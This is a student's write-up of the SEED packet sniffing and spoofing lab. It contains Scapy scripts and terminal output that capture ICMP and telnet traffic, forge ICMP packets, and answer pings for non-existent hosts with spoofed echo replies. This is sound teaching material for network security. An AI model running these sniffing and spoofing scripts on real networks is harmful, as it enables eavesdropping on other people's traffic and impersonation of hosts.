
Laboratory Session 3
Packet Sniffing and Spoofing

0.1 Lab Setup

0.1.1 Container Setup and Commands

1. Create the directory for the lab and download Labsetup.zip



```
services:
    attacker:
        image: handsonsecurity/seed-ubuntu:large
        container_name: seed-attacker
        tty: true
        cap_add:
                - ALL
        privileged: true
        volumes:
                - ./volumes:/volumes
        network_mode: host

    hostA:
        image: handsonsecurity/seed-ubuntu:large
        container_name: hostA-10.9.0.5
        tty: true
        cap_add:
                - ALL
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5
        command: bash -c "
                      /etc/init.d/openbsd-inetd start  &&
                      tail -f /dev/null
                 "

    hostB:
        image: handsonsecurity/seed-ubuntu:large
        container_name: hostB-10.9.0.6
        tty: true
        cap_add:
                - ALL
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.6
        command: bash -c "
                      /etc/init.d/openbsd-inetd start  &&
                      tail -f /dev/null
                 "

networks:
    net-10.9.0.0:
        name: net-10.9.0.0
        ipam:
            config:
                - subnet: 10.9.0.0/24
```

2. Start the containers (machines)

```
                                                    seed@VM: ~/.../Labsetup

[05/05/25]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
```

```
[05/05/25]seed@VM:~/.../Labsetup$ dcup
Starting hostB-10.9.0.6 ... done
Starting seed-attacker  ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostB-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
hostA-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
```

3. Open a new terminal and check for all the running containers (machines)


```
[05/05/25]seed@VM:~/.../Labsetup$ dockps
57abc0dcec23  hostB-10.9.0.6
f3fd7dc538b9  seed-attacker
8d516f0a6fbd  hostA-10.9.0.5
```

4. To get a shell (command line terminal) on a container (machine)

```
[05/05/25]seed@VM:~/.../Labsetup$ docksh 57abc0dcec23
root@57abc0dcec23:/# hostname
57abc0dcec23
root@57abc0dcec23:/#
```

0.1.2 Attacker's Container


1. Getting the network interface name.



The interface in this case is **br-127623c04bc7**

0.2 Using Scapy to Sniff and Spoof Packets

Step 1 : create the test spapy.py in the shared volume folder with the seed-attacker's container.



Step 2: And run the **test_spapy.py** inside the **seed-attacker's container**
seed-attacker's container: **f3fd7dc538b9**

```
root@57abc0dcec23:/# exit
exit
[05/05/25]seed@VM:~/.../Labsetup$ docksh f3fd7dc538b9
root@VM:/# cd /volumes/
root@VM:/volumes# cat test_scapy.py
# test_scapy.py
#!/usr/bin/python3
from scapy.all import *
a = IP()
a.show()

root@VM:/volumes# python3 test_scapy.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

root@VM:/volumes#
```

0.2.1 Task 1.1: Sniffing Packets

Step 1 : create the **sniffer.py** in the shared volume folder with the seed-attacker's container.

```
[05/06/25]seed@VM:~/.../Labsetup$ cd volumes
[05/06/25]seed@VM:~/.../volumes$ sudo vi sniffer.py
```


```
# sniffer.py
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
     pkt.show()
pkt = sniff(iface='br-127623c04bc7', filter='icmp', prn=print_pkt, count=5)
```

Step 2: Run the test code in inside the **seed-attackers container**.
seed-attacker's container: **f3fd7dc538b9**

```
[05/06/25]seed@VM:~/.../volumes$ docksh f3fd7dc538b9
```

```
root@VM:/volumes# cat sniffer.py
# sniffer.py
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-127623c04bc7', filter='icmp', prn=print_pkt, count=5)

root@VM:/volumes# python3 sniffer.py
```

Step 3: Create the **hostA** seed, ping www.google.com to generate ICMP packets.
hostA-10.9.0.5's container: **8d516f0a6fbd**

```
[05/06/25]seed@VM:~/.../Labsetup$ dockps
57abc0dcec23  hostB-10.9.0.6
f3fd7dc538b9  seed-attacker
8d516f0a6fbd  hostA-10.9.0.5
[05/06/25]seed@VM:~/.../Labsetup$ docksh hostA-10.9.0.5
root@8d516f0a6fbd:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.392 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.060 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4088ms
rtt min/avg/max/mdev = 0.060/0.145/0.392/0.125 ms
root@8d516f0a6fbd:/#
```

Create 5 packets transmitted.
Press CTRL-C to STOP the ping.

Step 4: the code can capture ICMP packets
The output shows captured packets, including **Ethernet, IP, and ICMP** layers. This confirms the sniffer is working correctly.
For each captured packet, the callback function **printpkt()** will be invoked; this function will print out some of the information about the packet.

```
root@VM:/# cd /volumes/
root@VM:/volumes# python3 sniffer.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 9701
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xa8
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x7cf2
        id        = 0x6
        seq       = 0x1
###[ Raw ]###
           load      = '\x18\xc1\x19h\x00\x00\x00\x00\x81\n\t\x00\x00\x00\x00\
x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()
*+,-./01234567'
```

Task1.1A.

Step 1: Run the program inside the host machine seed **with the root privilege** and demonstrate that you can indeed capture packets.
The code can capture ICMP packets

```
[05/06/25]seed@VM:~/.../Labsetup$ cd volumes
[05/06/25]seed@VM:~/.../volumes$ sudo python3 sniffer.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 59034
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x3ff2
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xba0d
        id        = 0x7
        seq       = 0x1
###[ Raw ]###
           load      = '\xcf\xc6\x19h\x00\x00\x00\x00\x8b\xe8\n\x00\x00\x00\x00
\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()
*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 15598
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
```

```
root@8d516f0a6fbd:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.093 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.127 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.134 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2054ms
rtt min/avg/max/mdev = 0.093/0.118/0.134/0.017 ms
root@8d516f0a6fbd:/#
```

Step 2: Run The Program Again, but **without using the root privilege**

```
[05/06/25]seed@VM:~/.../volumes$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 8, in <module>
    pkt = sniff(iface='br-127623c04bc7', filter='icmp', prn=print_pkt, count=5)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

- **Describe and explain your observations.**
  - When the program sniffer.py is run **with sudo**:
    The output shows captured packets, **including Ethernet, IP, and ICMP layers**.
    This confirms the sniffer is working correctly, and the callback function print_pkt() is invoked as expected.
  - When the same command is run **without sudo**:
    The output shows: **PermissionError:** [Errno 1] Operation not permitted

  ⇒ Packet sniffing requires raw sockets, which are privileged operations in Linux.
  Only users **with root privileges** are **allowed to open raw sockets**.
  When the script is run **without sudo**, the operating system **blocks access to raw sockets,** resulting in a PermissionError.

Task1.1B

Demonstrate your sniffer program

- Capture only the **ICMP packet** (**ping 10.9.0.5**)
  hostB-10.9.0.6's container: **57abc0dcec23**
  seed-attacker's container: **f3fd7dc538b9**
  The interface in this case is **br-127623c04bc7**

```
[05/06/25]seed@VM:~/.../volumes$ sudo vi sniffer_B1.py
[05/06/25]seed@VM:~/.../volumes$ cat sniffer_B1.py
# sniffer.py
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-127623c04bc7', filter='icmp', prn=print_pkt, count=5)
```

```
[05/06/25]seed@VM:~/.../volumes$ docksh hostB-10.9.0.6
root@57abc0dcec23:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=1.23 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.125 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.104 ms
^C
--- 10.9.0.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.104/0.487/1.233/0.527 ms
root@57abc0dcec23:/#
```

```
[05/06/25]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/# cd /volumes/
root@VM:/volumes# python3 sniffer_B1.py
```

```
root@VM:/volumes# python3 sniffer_B1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 12103
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xf745
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xde09
        id        = 0x2
        seq       = 0x1
###[ Raw ]###
           load      = '\xc4\xdb\x19h\x00\x00\x00\x00z\xdc\x02\x00\x00\x00\x00\x
00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,
-./01234567'
```

- Capture any **TCP packet** that comes from a particular IP and with a **destination port number 23**(run **telnet 10.9.0.6** on another session of attackers container)
  hostB-10.9.0.6's container: **57abc0dcec23**
  seed-attacker's container: **f3fd7dc538b9**
  The interface in this case is **br-127623c04bc7**

```
[05/06/25]seed@VM:~/.../Labsetup$ cd volumes
[05/06/25]seed@VM:~/.../volumes$ sudo vi sniffer_B2.py
[05/06/25]seed@VM:~/.../volumes$ cat sniffer_B2.py
# sniffer.py
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt = sniff(iface='br-127623c04bc7', filter='tcp && src host 10.9.0.6 && dst port 23', prn=print_pkt, count=5)
[05/06/25]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/# cd /volumes/
root@VM:/volumes# python3 sniffer_B2.py
```


```
[05/06/25]seed@VM:~/.../volumes$ docksh hostB-10.9.0.6
root@57abc0dcec23:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8d516f0a6fbd login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-134-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@8d516f0a6fbd:~$
```

- Capture **packets** comes from or to go to a particular subnet. You can pick any **subnet such as,125.212.128.0/17** which includes **hcmiu.edu.vn web servers IP(125.212.138.21)**; you should not pick the subnet that your VM is attached to. (ping hcmiu.edu.vnto test).Note: **remove the (iface) argument**.

  hostB-10.9.0.6's container: **57abc0dcec23**
  seed-attacker's container: **f3fd7dc538b9**
  ping 125.212.138.21

```
# sniffer_B3.py
#!usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='net 125.212.128.0/17', prn=print_pkt, count=5)
```

```
[05/06/25]seed@VM:~/.../volumes$ docksh hostB-10.9.0.6
root@57abc0dcec23:/# ping 125.212.138.21
PING 125.212.138.21 (125.212.138.21) 56(84) bytes of data.
64 bytes from 125.212.138.21: icmp_seq=1 ttl=254 time=39.9 ms
64 bytes from 125.212.138.21: icmp_seq=2 ttl=254 time=43.4 ms
64 bytes from 125.212.138.21: icmp_seq=3 ttl=254 time=38.3 ms
^C
--- 125.212.138.21 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 38.269/40.528/43.436/2.158 ms
root@57abc0dcec23:/#
```

```
root@VM:/volumes# python3 sniffer_B3.py
###[ Ethernet ]###
  dst       = 52:55:0a:00:02:02
  src       = 08:00:27:a8:0c:ce
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 29538
     flags     = DF
     frag      = 0
     ttl       = 63
     proto     = icmp
     chksum    = 0xb44e
     src       = 10.0.2.15
     dst       = 125.212.138.21
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x3740
        id        = 0x1
        seq       = 0x1
###[ Raw ]###
           load      = 'K\n\x1ah\x00\x00\x00\x00\x8ex\x0e\x00\x00\x00\x00\x00\x1
0\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01
234567'
```

0.2.2 Task 1.2: Spoofing ICMP Packets

- **Sample code**

  destination IP address: **10.9.0.1**

  / operator is overloaded by the IP class


  send out this packet using **send()**

  Use **ls(a)** or to see all the attribute names/values

  make any necessary change to the sample code:

  spoof an ICMP echo request packet with an arbitrary source IP address

```
[05/07/25]seed@VM:~/.../Labsetup$ cd volumes
[05/07/25]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.dst = '10.9.0.5'
>>> ls(a)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.1'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>>
```



```
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>>
root@VM:/# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 08:00:27:a8:0c:ce brd ff:ff:ff:ff:ff:ff
3: br-127623c04bc7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DEFAULT group default
    link/ether 02:42:16:df:14:07 brd ff:ff:ff:ff:ff:ff
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode DEFAULT group default
    link/ether 02:42:5b:3e:e7:f9 brd ff:ff:ff:ff:ff:ff
6: veth11e5d78@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-127623c04bc7 state UP mode DEFAULT group default
    link/ether f6:d7:d2:b3:b7:9c brd ff:ff:ff:ff:ff:ff link-netnsid 0
8: veth7e4fdfc@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-127623c04bc7 state UP mode DEFAULT group default
    link/ether 7e:a3:19:7a:23:b7 brd ff:ff:ff:ff:ff:ff link-netnsid 1
root@VM:/#
```

0.2.3 Task 1.3: Traceroute

changing the TTL field in each round.

ping www.google.com

```
[05/07/25]seed@VM:~/.../volumes$ sudo vi traceroute.py
[05/07/25]seed@VM:~/.../volumes$ cat traceroute.py
#!/usr/bin/env python3

from scapy.all import *
import sys

a = IP()
a.dst = '74.125.24.105'
a.ttl = int(sys.argv[1])
b = ICMP()
# send(a/b)
a = sr1(a/b)
print("Source:", a.src)
[05/07/25]seed@VM:~/.../volumes$ ping www.google.com
PING www.google.com (74.125.68.104) 56(84) bytes of data.
64 bytes from sc-in-f104.1e100.net (74.125.68.104): icmp_seq=1 ttl=255 time=35.3 ms
64 bytes from sc-in-f104.1e100.net (74.125.68.104): icmp_seq=2 ttl=255 time=29.2 ms
64 bytes from sc-in-f104.1e100.net (74.125.68.104): icmp_seq=3 ttl=255 time=28.5 ms
64 bytes from sc-in-f104.1e100.net (74.125.68.104): icmp_seq=4 ttl=255 time=27.0 ms
64 bytes from sc-in-f104.1e100.net (74.125.68.104): icmp_seq=5 ttl=255 time=28.4 ms
64 bytes from sc-in-f104.1e100.net (74.125.68.104): icmp_seq=6 ttl=255 time=30.4 ms
^C
--- www.google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6018ms
rtt min/avg/max/mdev = 26.973/29.530/35.294/2.549 ms
```

```
root@VM:/volumes# python3 traceroute.py 1
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 74.125.24.105
root@VM:/volumes# python3 traceroute.py 2
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 74.125.24.105
root@VM:/volumes# python3 traceroute.py 3
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Source: 74.125.24.105
```

In a real traceroute, each increase in TTL should show a different hop (i.e., router) along the path to the destination. The fact that:
ttl=1, ttl=2, and ttl=3 all return the same IP address (74.125.24.105) — the final destination.
indicates that intermediate routers are not responding or are configured to not send ICMP Time Exceeded messages, which is necessary for traceroute to work properly.

0.2.4 Task 1.4: Sniffing and then Spoofing

hostA-10.9.0.5's container: **8d516f0a6fbd**
seed-attacker's container: **f3fd7dc538b9**
The interface in this case is **br-127623c04bc7**

- **ping 1.2.3.4 # a non-existing host on the Internet**

```
[05/07/25]seed@VM:~/.../volumes$ sudo vi sniff_spoof_icmp.py
[05/07/25]seed@VM:~/.../volumes$ cat sniff_spoof_icmp.py
#!/usr/bin/env python3

from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

filter = 'icmp and host 1.2.3.4'
print("filter: {}\n".format(filter))

pkt = sniff(iface ='br-127623c04bc7', filter=filter, prn=spoof_pkt)
```

```
[05/07/25]seed@VM:~/.../volumes$ docksh seed-attacker
root@VM:/# cd /volumes/
root@VM:/volumes# python3 sniff_spoof_icmp.py
filter: icmp and host 1.2.3.4

Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 1.2.3.4
Spoofed Packet.........
Source IP :  1.2.3.4
Destination IP : 10.9.0.5
```

Lab02: SEED 2.0 Pac

```
[05/07/25]seed@VM:~/.../volumes$ docksh hostA-10.9.0.5
root@8d516f0a6fbd:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=63.0 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=24.5 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=33.6 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=23.6 ms
^C
--- 1.2.3.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 23.644/36.202/63.006/15.959 ms
root@8d516f0a6fbd:/#
```

- **Observation:**
  From Attacker Container (seed-attacker):
  The script sniff_spoof_icmp.py was run to sniff ICMP Echo Request packets destined for IP 1.2.3.4.
  Upon capturing each packet, the script:
  Printed the original source (10.9.0.5) and destination (1.2.3.4) IPs.
  Spoofed a reply by swapping the source and destination IPs.
  Sent an ICMP Echo Reply back to the sender with identical ID, sequence number, and payload.
  From Victim Container (hostA-10.9.0.5):
  The command ping 1.2.3.4 was executed.
  The system reported successful replies from 1.2.3.4 with consistent response times.
  But 1.2.3.4 is a non-existent IP or not assigned to any real host.
  Yet, responses were received, meaning something responded on its behalf.

- **Explanation:**
  The attacker used ICMP spoofing to impersonate the non-existent IP 1.2.3.4.
  The scapy script sniffed the Echo Request from hostA and then crafted a fake Echo Reply packet that looked like it came from 1.2.3.4.
  The victim received the fake replies and interpreted them as legitimate, hence the successful ping.

- **ping 10.9.0.99 # a non-existing host on the LAN**

```
[05/07/25]seed@VM:~/.../volumes$ sudo vi sniff_spoof_icmp.py
[05/07/25]seed@VM:~/.../volumes$ cat sniff_spoof_icmp.py
#!/usr/bin/env python3

from scapy.all import *

def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)

#filter = 'icmp and host 1.2.3.4'
filter = 'icmp and host 10.9.0.99'
print("filter: {}\n".format(filter))

pkt = sniff(iface ='br-127623c04bc7', filter=filter, prn=spoof_pkt)

[05/07/25]seed@VM:~/.../volumes$
```

```
